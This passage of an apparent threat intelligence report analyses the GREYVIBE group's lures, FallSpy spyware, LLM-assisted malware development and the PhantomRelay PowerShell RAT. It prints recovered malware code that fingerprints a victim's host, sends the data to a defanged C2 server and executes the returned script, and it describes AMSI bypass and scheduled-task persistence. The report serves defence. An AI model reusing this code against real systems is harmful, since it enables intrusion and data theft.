


Figure 27. PDF containing download link - January 2026

While the highlighted overlaps highly suggest DroneLink is closely associated to GREYVIBE, the exact nature and extent of their association is unclear. Therefore, WithSecure continues to separately monitor and investigate activity associated to DroneLink, its lineage, and its association to GREYVIBE further.

During the finalization of this report, WithSecure noted a CERT-UA report[4] (April 2026) describing activity tracked as **UAC-0247**, later merged into **UAC-0244**. Activity attributed to UAC-0247 shows significant overlaps with DroneLink, while UAC-0244 was consistent with broader activity set associated with GREYVIBE in this report.

[4] https://cert.gov.ua/article/6288271

Nebo: A Russian lure

Several artifacts **highly likely** associated with **GREYVIBE** were discovered masquerading as “СПО НЕБО” (translates as “SPO NEBO”). One of the artifacts found was a **FallSpy** (Android spyware) sample mimicking a **fake login screen**. If the victim entered a username and password that matched a set of hardcoded values, the app would proceed to show a **fake progress messa**ge for a random duration of time before throwing an “**Android not supported**” error message. The app also contained a “**Forgot password**?” functionality that would prompt the victim to contact a hardcoded “number”: **ATC-P 84-842-91-48**. While the app mimicked a fake login screen on the surface, the malware would quietly perform its embedded **information stealing** and **surveillance** capabilities. FallSpy’s capabilities have been detailed in a later section.

Additionally, we found a similar **fake login page** hosted on live infrastructure used by GREYVIBE for their **PrincessClub** sites, particularly on some of the associated servers’ port 14000. The fake login page closely imitated the Android application, however with an overall better look. Its ‘Forgot password?’ functionality would return a similar error message instructing the victim to contact another hardcoded number: **ATC-P 835-38 85-82**.

Similar to the Android version, the page would initiate a fake update process for a random duration of time after authentication, with different fake progress messages shown to the victim, before ultimately throwing an error that their system is not supported. An example has been shown in figure 28.

While the fake login page did not contain any inherent malware functionality, we suspect the threat actor may have used the fake login page as decoy while infecting victims running on Windows in a similar fashion to the PrincessClub campaign, whereby a loader would infect the victim with a malware such as PhantomRelay or LegionRelay in the background, while the victim is presented with the fake login page. Therefore, this could suggest that this campaign supported both Android and Windows infection chains.




Figure 28. “SPO Nebo”-branded login webpage with fake simulation after authentication

It remains unclear how these artifacts were distributed to victims or the exact victimology. However, while the threat actor frequently employs Ukrainian-language lures across campaigns, both the fake login site and the FallSpy sample in this case used Russian language. Moreover, the only identifiable reference found for “SPO Nebo” was a Russian pedagogical squad affiliated with Moscow Polytechnic University. This raises the possibility that the campaign may have targeted individuals connected to this group, potentially within a domestic Russian surveillance context.

However, there are other compelling hypotheses. The “ATC-P” numbers referenced in the artifacts likely correspond to an automatic telephone exchange system used for secure communication. These systems do not appear to be widely adopted across civilian Russian population and organizations, but rather mostly in Russian military and defense

settings. Additionally, based on our analysis of the language used in the artifacts, some of the constructed sentences have a military-style format, which is often very direct and unambiguous. Lastly, “Nebo” (Russian for “sky”) is also the designation of a family of radar systems used by Russian forces. Taken together, these factors may suggest that the intended targets may have been Russian military personnel.

However, given the threat actor’s sustained focus on Ukrainian targets, particularly given the context of the ongoing Russia-Ukraine war, an alternative and arguably more plausible scenario is that the campaign was designed to target Ukrainian military personnel. In this case, the Russian-language interface and “Nebo” branding may have functioned as a lure, presenting the illusion of access to terminals linked to Russian military systems. This hypothesis is reinforced by the presence of hardcoded logon credentials within the Android malware, which were likely supplied to victims to enhance the credibility of the deception.

Sparse activity

WithSecure identified various additional samples **highly likely** associated with GREYVIBE. For example, multiple **FallSpy** (Android) samples were observed in the wild masquerading as:

- “**AB3 Army**” (Ukraine’s 3rd Army Corps), observed in **late April 2026**.
- A “map” application, likely distributed between **March** and **April 2026**.
- “**Elite Dance Studio**”, observed in **October 2025**. This variant used a fake login page as a decoy, similar to the **FallSpy** “**Nebo**” sample described earlier.
- A cloud storage application, likely distributed to victims in **Kharkiv**, **Ukraine**, in **August 2025**.

Additionally, WithSecure identified a password-protected archive (oracle.zip) uploaded to VirusTotal from **Brazil** in **October 2025**. The archive contained an obfuscated JavaScript file (start.js), which leveraged **LOOKVALPS** and delivered **PhantomRelayV1** (obfuscated with **DAYLIGHT**). The **PhantomRelayV1** C2 also overlapped with other GREYVIBE-associated campaigns such as **PhantomClick**.

A broader set of tooling was observed in connection with this activity, including **AeroAdmin**, **XWorm**, **Supremo**, **RustDesk**, and **SoftEther VPN**. Some of these artifacts were hosted on compromised websites associated with government-related TLDs in **Brazil**, **Venezuela**, and **Guinea**.

However, beyond the identified artifacts and presence of tooling linked to GREYVIBE, the exact scope and intent of this activity, as well as its relationship to GREYVIBE and the group’s broader operations, remains inconclusive at the time of writing.

Tools, malware, and tradecraft

Extensive use of GenAI/LLM throughout attack lifecycle

WithSecure discovered markers throughout many of the associated artifacts that **strongly suggest systematic use** of generative AI (**GenAI**) and large language models (**LLMs**) by the group **throughout their operation**. WithSecure found **strong evidence** (shown in figure 29) of the group utilizing **numerous AI platforms**, including:

- **Ideogram AI**
- **ChatGPT**
- **Google Gemini**

We assess the group's usage spans across several phases of the attack lifecycle, including:

1. **For lure development, such as:**
   - Generation of images used in the PrincessClub campaign
   - Development of lure sites associated with PrincessClub and PhantomClick.
2. **For resource development, such as:**
   - Development of obfuscation and loader scripts (e.g. LOOKVALJS, DAYLIGHT, and TEASOUP).
   - Full-stack development of custom remote access trojans (RATs), such as LegionRelay.
   - Backend infrastructure setup and configuration
3. **For post-compromise activity, such as:**
   - Generation of post-compromise commands, scripts, and tooling for LegionRelay and PhantomRelay

Figure 29. Examples of LLM markers present across images used by GREYVIBE

Figure 30. Vast number of comments and debug messages found across artifacts were consistent with LLM generation or assistance

The usage of GenAI/LLMs by adversaries isn't particularly novel or unexpected as the adoption of these technologies continues to grow and become a norm. However, the consistency and breadth of usage observed across their operation suggests deliberate integration of GenAI/LLMs into the group's operational model rather than ad-hoc use. In this case, we believe the group's extensive use of GenAI/LLMs is likely driven by factors such as:

1. The group likely operates at a low-to-moderate level of technical sophistication and uses LLMs to bridge capability gaps.
2. The group may be deliberately leveraging LLMs to create a largely new operational profile. A key challenge in attributing GREYVIBE to any previously tracked threat group or prior activity has been the apparent absence of strong historical backlinks across their TTPs, such as reused malware, distinctive code overlaps, or persistent tooling patterns. This complicates not only historical attribution but can also pose challenges for continuous tracking. If the group can rapidly generate, refactor, or replace their operational footprints across campaigns with LLM assistance, traditional technical pivots used for clustering, tracking, and attribution may become less reliable over time.
3. Accelerating development and operational tempo by minimizing time spent on tasks such as lure creation, infrastructure setup, malware development, and post-compromise command generation.

Mix-and-matching TTPs: Overlapping traits

The group has used a variety of TTPs across their different campaigns over time. However, several commonalities have been observed, some of which support attribution and tracking.

For instance, the group has **consistently** used an **arithmetic + charmap-based obfuscation technique** to encode some of their PowerShell commands across their infection chains. The threat actor's usage of this technique was first spotted in **development** samples in **June 2025** and continues to appear in **recent campaigns** as of **April 2026**. An example of this technique is shown in Figure 31.

Figure 31. Example of arithmetic + charmap-based obfuscation technique used

The threat group has also **repeatedly** used **conhost.exe** with **--headless** parameter (a LOLBIN technique) to launch some of their PowerShell commands. This has been observed across samples related to campaigns and malware such as **PhantomMail**, **PrincessClub**, **PhantomClick**, **LegionRelay**, and **PhantomRelay**. The threat actor often employs this technique in **conjunction** with the arithmetic + charmap-based obfuscation method described above.

This behavior was first identified in development samples associated with the group in **June 2025** and remains present across their latest campaigns as of **April 2026**. Notably, we observed a comment, very likely made by an LLM agent, in a constructed script where the usage of this technique was explicitly requested by the threat actor. This is shown in figure 32.




Figure 32. Explicit request by threat actor to use conhost --headless in comment likely made by LLM agent

Lastly, the threat actor has consistently relied on a multi-stage Windows infection chain that generally follows the format:

1. **Lure** (eg. phishing mail, adult entertainment site)
2. **Bundle** (eg. ZIP/RAR/NSIS)
3. **Loader** (eg. .NET/JS/PyInstaller)
4. **Payload** (eg. LegionRelay, PhantomRelay)
5. **Decoy** (eg. PDF, site, error message)

The threat actor's deliberate use of **payload + decoy** technique across their campaigns is further supported by a comment found in a constructed script where the usage of this technique was explicitly mentioned. We believe the comment was highly likely made by an LLM agent. This is shown in figure 33.




Figure 33. Example of code comment (likely LLM generated) highlighting payload + decoy logic

Development and experimentation

WithSecure identified **hundreds** of **development samples** uploaded to **VirusTotal** as early as **June 2025**. Our analysis of these samples, including their unique functionalities, metadata, related IOCs, and submitter history, allowed us to associate the majority of them with **high confidence** to the group.

Notably, the group repeatedly uploaded samples between **June** and **August 2025** as they iteratively developed and refined some of the scripts, loaders, and infection chains later used in their campaigns. These samples provided valuable insights and context into the group's activities.

During this time window, the group developed and tested:

1. Obfuscators, including **LOOKVALJS** and **LOOKVALPS**.
2. Different initial-stage executions chains and loaders based on:
    a. ISO images
    b. PyInstaller
    c. .NET
3. Archive and installer software such as NSIS and RAR self-extracting archives (SFX).

The group directly tested **PhantomRelay** across some of the infection chains, but also relied on additional payloads for testing, including **AsyncRAT**, **Impacket** and PowerSploit's **Invoke-Mimikatz** module.

The group likely relied on these payloads to evaluate the effectiveness of their loaders and obfuscation techniques using well-known tools with high detection coverage.

The group also briefly experimented with hosting their payloads on different **paste sites** such as dpaste[.]org, pastes[.]io and pastecode[.]io. WithSecure did not observe the usage of these paste sites in their campaigns.

ISO infection chain - Possible link to TrickBot ecosystem

During the development phase, the group briefly experimented with **ISO image** files as an initial-stage malware delivery and execution mechanism. However, WithSecure did not observe this infection chain being actively weaponized in campaigns. Therefore, while these samples did not provide direct insight into the group's current operations, they provided valuable context.

Based on consistent similarities found across all identified ISO files, we determined these samples were highly likely generated through a **unique ISO builder**. Notably, WithSecure found these samples shared **distinct** characteristics with numerous ISO samples observed in **2021-2022**, which were associated with multiple activity clusters linked to the **TrickBot** ecosystem, their distribution affiliates (including **TA578** and **TA579**), but more notably **UAC-0098**[5], an activity cluster likely involving former TrickBot members that was observed targeting Ukraine following the onset of the Russia-Ukraine war and the breakup of the TrickBot syndicate.

Observed ISO samples typically led to execution chains leveraging either PowerShell or Portable Executable (PE/DLL) payloads. Samples associated with GREYVIBE utilized PowerShell-based execution. Common characteristics observed across both historical and recent samples that used PowerShell included:

1. A double-extension shortcut file that executes a PowerShell loader script located within the ISO image. While the supplied filename varied, the pattern "-exec bypass -w h -file <filename>" was frequently observed.
2. A PowerShell-based loader script launched by the shortcut, which typically executes a decoy file (via Start-Process method) and deploys a next-stage payload.

[5] https://cert.gov.ua/article/39934

3. A decoy file, commonly a PDF or image, that is launched by the loader and used to distract the victim during execution.
4. An optional text file (typically named x.txt) containing random data, likely introduced to increase sample uniqueness and evade detection.
5. The ISO images were commonly generated using PyCdlib, a Python library for creating ISO files.

Based on these overlaps, WithSecure assesses that both the historical and GREYVIBE-associated samples were likely generated using the same ISO builder or variants of it.

Following 2022, WithSecure did not observe ISO samples with these characteristics in the wild until 2025, when test samples associated with GREYVIBE were identified. At the time of writing, it remains unclear how GREYVIBE obtained access to this ISO builder. **However, the technical similarities and relative exclusivity of these samples across a limited set of activity clusters places GREYVIBE in the close proximity of TrickBot, their distribution affiliates, and UAC-0098. Additionally, prior research[6] has also identified similar overlaps between ISO image files attributed to UAC-0098 and campaigns distributing TrickBot-associated payloads.**

PDB paths and machine identifiers

WithSecure identified and collected numerous unique machine identifiers that can be associated with the group for further research and tracking. For instance, several shortcut samples linked to ISO images generated and tested by the group during their development phase revealed two set of machine identifiers, which are listed below.

This was further complemented when WithSecure later discovered another set of shortcut samples across the PrincessClub campaign that matched one of these machine identifiers. One of the group's developers had mistakenly left the working directory in these shortcut files unchanged which revealed the username used on that system.

First set of machine identifiers:

MAC address: 8c:ea:12:77:a9:f4

Machine id: desktop-80d6ksd

Drive serial number: D03D-D119

Second set of machine identifiers:

MAC address: 38:fc:98:8d:92:36

Machine id: paranoidandroid

Username: dimak (derived from C:\Users\dimak\Desktop\output_weaponized)

Drive serial number: 5205-F52C

Moreover, we found a recurring PDB path used across several associated samples:

- ➔ **D:\visual studio projects**\PrincessClub\PrincessClub\obj\Release\PrincessClub.pdb
- ➔ **D:\visual studio projects**\Windows Updater\ConsoleApp1\obj\Release\Windows Updater.pdb

Lastly, we identified several unique workstation names believed to be associated with the group's operators and malware developers:

1. DESKTOP-7TL4JJ3
2. 16AFE65E-F493-4

[6] https://www.ibm.com/think/x-force/trickbot-group-systematically-attacking-ukraine

Custom malware

PhantomRelay

PhantomRelay is a **custom remote access trojan (RAT)** implemented using **PowerShell**. The RAT uses a **two-stage** execution chain. The **initial-stage** is a PowerShell script that **fingerprints** the victim's device, sending the collected information to its command-and-control server and executing the returned response - the **second stage**, which is the **main RAT client**.

At the onset of the investigation, WithSecure assessed that PhantomRelay was custom developed and attributable directly to the threat group due to its novelty and consistent use by the group across their campaigns. However, as research expanded, PhantomRelay was also observed by WithSecure across at least two other cybercrime activity clusters that appeared unrelated and operated adjacent to the group's activities. These are detailed in a later section titled "Divergence and usage of PhantomRelay across cybercrime activity". Despite the overlapping usage of PhantomRelay, distinct differences were observed between the versions used across these activity clusters and the ones actively used by GREYVIBE in their campaigns.

WithSecure determined that a base variant, tracked as **PhantomRelayLite**, was used across the identified cybercrime activity clusters, while GREYVIBE modified and further developed PhantomRelayLite into a distinct version tracked as **PhantomRelayV1**, which was the operational version actively deployed in their campaigns. The group later evolved it into a second iteration, tracked as **PhantomRelayV2**.

Beyond functional differences between PhantomRelayLite and PhantomRelayV1/V2, GREYVIBE's PhantomRelay C2 instances also appeared to operate on separate infrastructure exhibiting its own unique patterns that separated it from those observed across the other activity clusters. These characteristics are detailed in a later section titled "Infrastructure and backend analysis".

These findings allowed WithSecure to clearly distinguish GREYVIBE's usage (and versions) of PhantomRelay from those of potentially other actors and unrelated activity clusters.

The earliest sighting of PhantomRelayLite identified by WithSecure was in **April 2025** across a domain linked to the threat group and used during their development phase. WithSecure observed limited use of PhantomRelayLite by the group during this phase, with associated testing activity spanning between **April 2025** and **July 2025**, before the group transitioned to PhantomRelayV1 from **July 2025** through **at least early January 2026**. A reconstructed version of the malware, called PhantomRelayV2, was observed from at least **March 2026** through the time of writing this report.

At the time of writing, WithSecure cannot ascertain the origin of PhantomRelayLite, whether it was procured by GREYVIBE or custom built by the group and later distributed to other actors (e.g. as part of MaaS ecosystem). Nevertheless, its use across cybercrime activity places the group in close proximity to the cybercrime ecosystem.




Figure 34. Perceived relationship between different versions of PhantomRelay and associated activity

PhantomRelayLite

Fingerprinting

The initial stage of the malware is a PowerShell script that fingerprints the victim's device. The script is typically obfuscated using an obfuscator configured on the C2 server. The C2 generates a new payload for each request and embeds a unique identifier.

Prior to executing its core logic, the script suppresses PowerShell command history using the command: "Set-PSReadlineOption -HistorySaveStyle SaveNothing"

The script collects the following information:

- ➔ **Computer name** (via environment variable $env:COMPUTERNAME)
- ➔ **Domain name** (via WMI class Win32_ComputerSystem)
- ➔ **Username** (via environment variable $env.USERNAME)
- ➔ **Process ID** (via automatic variable $PID)
- ➔ **System UUID** (via WMI class Win32_ComputerSystemProduct)
- ➔ **Unique identifier** (embedded in the script and generated by C2)

To send the collected information to its C2, the script concatenates the collected values using a pipe delimiter ("|"), encodes the result using a hardcoded XOR key, and subsequently applies base64 encoding, replacing any forward slashes (/) in the encoded output with underscores (_). The final value is appended to the original URL the fingerprinting script was fetched from.

For example, if the script is fetched from:

fasterscommunications[.]com/maintenance/

The script will send the encoded information to:
fasterscommunications[.]com/maintenance/<encoded_value>

The request is sent using a hardcoded user agent: "**Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/534.36 (KHTML, like Gecko) Chrome/95.4.4476.124 Safari/537.36**"

```
function xor {
    param($string, $method, $key)

    $enc = [System.Text.Encoding]::UTF8
    $xorkey = $enc.GetBytes("$key")

    if ($method -eq "decrypt") {
        $string = $enc.GetString([System.Convert]::FromBase64String($string))
    }

    $byteString = $enc.GetBytes($string)

    $xordData = $(
        for ($i = 0; $i -lt $byteString.length; ) {
            for ($j = 0; $j -lt $xorkey.length; $j++) {
                $byteString[$i] -bxor $xorkey[$j]
                $i++

                if ($i -ge $byteString.Length) {
                    $j = $xorkey.length
                }
            }
        }
    )

    if ($method -eq "encrypt") {
        $xordData = [System.Convert]::ToBase64String($xordData)
        $xordData = $xordData -replace '/', '_'
    } else {
        $xordData = $enc.GetString($xordData)
    }

    return $xordData
}
```

Figure 35. XOR-based routine used to encode/decode data

```
iex (
    xor ((
        Invoke-WebRequest -Uri ("https[:]//tucsonanimalallergy[.]com/detail.csv/" + (
            xor ("$env:COMPUTERNAME|"
                + ((Get-WmiObject -Namespace root\cimv2 -Class Win32_ComputerSystem).Domain
                + "|$env:USERNAME|$PID|"
                + "aStLsPpDBWZ9WoSrToBLFLqrJno8mF7UwukXfDhKmjCcKFcdAm8WWXzI4FbLkivX"
                + "|"
                + (Get-WmiObject -Class Win32_ComputerSystemProduct | Select-Object -ExpandProperty UUID))
            ) "encrypt" "XwlnvClEz3qXP0AMMYeMZ2W5IKKieWiR")
        ) -UseBasicParsing -Headers @{"User-Agent" = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/534.36 (KHTML, like Gecko) Chrome/
        95.4.4476.124 Safari/537.36"}).Content
    ) "decrypt" "XwlnvClEz3qXP0AMMYeMZ2W5IKKieWiR"
)
```

Figure 36. Core logic implemented in the fingerprinting script

The script expects a response containing data encoded using the same routine described above. It decodes the response by first applying Base64 decoding, followed by XOR decryption using the same hardcoded key. The resulting output is a secondary PowerShell script, the main RAT client, which is subsequently executed.

The path names used by PhantomRelayLite can vary; however, since its earliest observation in **April 2025** till at least **January 2026**, the path names have consistently included a file extension. Examples of such path names include:

- /index.html
- /styles.css
- /detail.csv
- /kag.html
- /styles.css
- /home.html
- /settings.doc
- /admin.html
- /gallery.html
- /print.css
- /data.pdf
- /logo.ico

However, beginning in **late January 2026**, path names followed a different convention that did not include file extensions. Examples include:

- /internal
- /receive
- /limit
- /background
- /status
- /views

Obfuscators

WithSecure observed two primary obfuscators used across PhantomRelayLite instances to obfuscate the fingerprinting scripts, dubbed **SAWDUST** and **CRUDEDUST**.

SAWDUST

SAWDUST was the earliest obfuscator observed across PhantomRelayLite instances, with sightings dating from at least **April 2025** through **March 2026**. The obfuscator consists of two primary layers.

The first layer contains extensive junk code, including arithmetic expressions, dead code, and opaque predicates designed to hinder analysis and evade detection. The payload (second layer) is stored as a byte array within the variable “$dsahg78das”. The payload is base64- and XOR-encoded. To decode the payload, the script relies on an XOR key “AMSI_RESULT_NOT_DETECTED”, which is dynamically derived from the variable “$gdfsodsao”.

The decoded second layer consists of two parts: an AMSI patching routine followed by the core payload logic (i.e. PhantomRelayLite’s fingerprinting logic).

Variants of SAWDUST have been observed by WithSecure since at least **2022** across multiple intrusions and have also been referenced in several public reports[7] [8] [9]. At present, the origin of SAWDUST remains unclear. However, its relatively limited observance across a small number of activity clusters suggests it circulates within a more restricted ecosystem of actors rather than as a widely available commodity obfuscation framework.

CRUDEDUST

Beginning in mid-to-late **March 2026**, WithSecure observed a shift in the obfuscation used across PhantomRelayLite fingerprinting scripts. This newer variant, tracked as CRUDEDUST, differed visually from SAWDUST and relied heavily on string manipulation operations such as Insert, Replace, and Delete.

Similar to SAWDUST, the second-stage payload is stored as a byte array within the variable $dsahg78das, and the XOR key remains AMSI_RESULT_NOT_DETECTED. However, unlike SAWDUST, the key is hardcoded rather than dynamically derived from $gdfsodsao.

CRUDEDUST also implements AMSI bypass functionality differently. Whereas SAWDUST performs AMSI patching within the second layer, CRUDEDUST embeds the AMSI patch directly within the first layer using a different implementation. Additionally, the first layer includes logic to patch the ETW provider PsEtwLogProvider.

Unlike SAWDUST, the second layer in CRUDEDUST contains only the core fingerprinting logic without additional AMSI bypass functionality.

Main RAT client

The main **RAT client** is implemented in **PowerShell** and uses **WebSockets** to communicate with its C2. It supports two primary commands: “**psh**” (to execute a PowerShell script) and “**cmd**” (to run a Windows command).

Despite its limited native functionality, the RAT is modular in design. Its capabilities are extended through additional PowerShell scripts delivered by the C2 and dynamically executed on the victim machine. WithSecure collected and analyzed a set of such post-compromise scripts deployed by GREYVIBE via the RAT client, which are detailed in the section titled “PhantomRelay’s post-compromise activity.”

```
$serverUri = "wss://<C2>:80"
$ClientWebSocket = New-Object System.Net.WebSockets.ClientWebSocket

function Send-Result {···
}

function Connect-WebSocket {···
}

$runspaceDelegate = {···
}

function Receive-Messages {···
}

# Start connection function
Connect-WebSocket -serverUri $serverUri -ClientWebSocket $ClientWebSocket

# Start message receiving function
Receive-Messages
```

Figure 37. Example of RAT client codebase (collapsed view)

Early versions of the RAT client contained English-language comments. Combined with observed method and variable naming conventions, as well as other factors, WithSecure assesses with low confidence that the RAT may have been developed with LLM assistance.

[7] https://www.cybereason.com/blog/threat-analysis-lummastealer-2.0
[8] https://cyber.wtf/2023/12/06/the-csharp-streamer-rat/
[9] https://istrosec.com/blog/lumma-stealer-en/

PhantomRelayV1

PhantomRelayV1 refers to the first operational version of the malware that was further enhanced and actively weaponized by GREYVIBE.

In this version, the **core logic** of both the initial fingerprinting script and RAT client remained largely unchanged from PhantomRelayLite. However, the threat actor introduced several notable modifications that distinguish it from PhantomRelayLite, including:

- ➔ The threat actor stripped away the obfuscator observed across PhantomRelayLite deployments (tracked as SAWDUST and later CRUDEDUST) in favor of a custom obfuscator called DAYLIGHT, which is detailed in a later section.
- ➔ The threat actor implemented a persistence mechanism for the RAT (internally referred to as watchdog). The watchdog script is served automatically by the C2 to the RAT client upon infection. This mechanism is explained in a later section called “PhantomRelay’s post-compromise activity”
- ➔ The threat actor used distinct hardcoded paths to serve fingerprinting and watchdog scripts from the C2 which differed from PhantomRelayLite instances. Observed paths included:
  - /maintenance
  - /hoverable
  - /watchdog
  - /captcha
  - /wherabouts
  - /whereabouts

Together with infrastructure differences, these changes clearly distinguish PhantomRelayV1 from PhantomRelayLite, enabling reliable tracking of each variant.

PhantomRelayV2

Since **March 2026**, WithSecure has observed changes in the implementation of GREYVIBE-associated PhantomRelay deployments. The fingerprinting, RAT client, and watchdog scripts were reconstructed while maintaining their core functionalities. These changes appear largely cosmetic and are likely intended to evade existing detection signatures for PhantomRelay.

Based on comments found across the reconstructed client and watchdog scripts, WithSecure assesses with high confidence that these modifications were done using an LLM.

Beyond cosmetic changes, several minor functional modifications were observed:

1. **Fingerprinting script:** The XOR-based encoding/decoding implemented in the fingerprinting script was removed.
2. **Fingerprinting script:** To suppress PowerShell command history, the old command was replaced with: “Remove-Module PSReadline -ErrorAction SilentlyContinue”
3. **RAT client:** A user agent (identical to the one found in the fingerprinting script) was added to the request header when connecting to the C2.
4. **RAT client**: The system’s UUID is retrieved through Windows registry instead of WMI.

Minor modifications were also observed in the watchdog script which are explained in the section titled “PhantomRelay’s post-compromise activity”.

```
function Data-Transmute {
    param($raw, $mode, $k)
    return $raw
}

try {
    Remove-Module PSReadline -ErrorAction SilentlyContinue
} catch {}

[System.Net.ServicePointManager]::SecurityProtocol = 3072

$c1 = "Win32_Computer"
$c2 = "System"
$c3 = "Product"

$sys  = Get-WmiObject -Class ($c1 + $c2)
$prod = Get-WmiObject -Class ($c1 + $c2 + $c3)

$recon = "$env:COMPUTERNAME|$($sys.Domain)|$env:USERNAME|$PID|xRwSphOakKD5DfLpX3hS4W5hcAzTqvX4j9fsyH1YQ9kwKyobEsRV12cHJRzvao5f|$($prod.UUID)"

$query = Data-Transmute -raw $recon -mode "enc" -k "lUuIdZbVJyi39zBqfMSbkvbAghCzWaaW"

$target = "https://chiselworksenterprise[.]com/captcha/" + $query

$wc = New-Object System.Net.WebClient
$wc.Headers.Add(
    "User-Agent",
    "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/534.36 (KHTML, like Gecko) Chrome/95.4.4476.124 Safari/537.36"
)

try {
    $enc = $wc.DownloadString($target)

    $finalScript = Data-Transmute -raw $enc -mode "dec" -k "lUuIdZbVJyi39zBqfMSbkvbAghCzWaaW"

    $ctx = $ExecutionContext.InvokeCommand
    $sBlock = $ctx.NewScriptBlock($finalScript)

    $sBlock.Invoke()
}
catch {
    # <# Silent Fail #>
    exit
}
```

Figure 38. PhantomRelayV2 fingerprinting script

PhantomRelay's post-compromise activity

WithSecure captured and analyzed a set of post-compromise PowerShell scripts delivered and executed on victim machines via **PhantomRelayV1** and **PhantomRelayV2**. This included:

Watchdog script

To establish persistence, a custom PowerShell script is delivered automatically by the C2 to the RAT client upon infection. The script is internally called watchdog by the threat actor. The script performs the following actions:

1. Retrieves and saves the latest versions of the watchdog and initial-stage PhantomRelay scripts from a remote source to disk. The watchdog script is only fetched and saved if it doesn't already exist on disk (i.e. first-time installation) or if the force update parameter is set to true for the script.
2. Creates a scheduled task to execute the watchdog script dropped on disk one minute after the scheduled task is created and every 3 minutes thereafter. If an existing scheduled task is found, it is removed prior to scheduled task creation.
3. Checks if an active C2 session is found, otherwise the watchdog script executes the PhantomRelay script it dropped on disk.

The watchdog script was slightly modified between PhantomRelayV1 and PhantomRelayV2. In PhantomRelayV2, the watchdog script would:

1. Store both the watchdog and the initial-stage PhantomRelay scripts under a folder in %LOCALAPPDATA% instead of %PROGRAMDATA%
2. Log execution details to a file (e.g. "razer_update.log") in %TEMP% directory
3. Add a custom user agent (e.g. "RazerUpdater/3.0") to the request headers when retrieving the watchdog and initial-stage PhantomRelay scripts.

Examples of code snippets from PhantomRelayV1 and PhantomRelayV2 watchdog scripts are shown in figures 39 and 40.

